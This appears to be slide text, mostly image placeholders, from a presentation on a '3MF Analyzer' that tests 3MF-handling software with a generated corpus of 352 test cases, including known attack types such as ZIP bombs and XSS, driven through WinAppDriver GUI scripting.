
3MF Analyzer









- automatically generate fixed test-corpus
 - 352 test cases




- automatically generate fixed test-corpus
 - 352 test cases
- cover all features
 - analysis of the 3MF standard
 - inclusion of known attacks (e.g., ZIP bombs, XSS, ...)





Example:







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



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






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











GUI-scripting with  Microsoft WinAppDriver









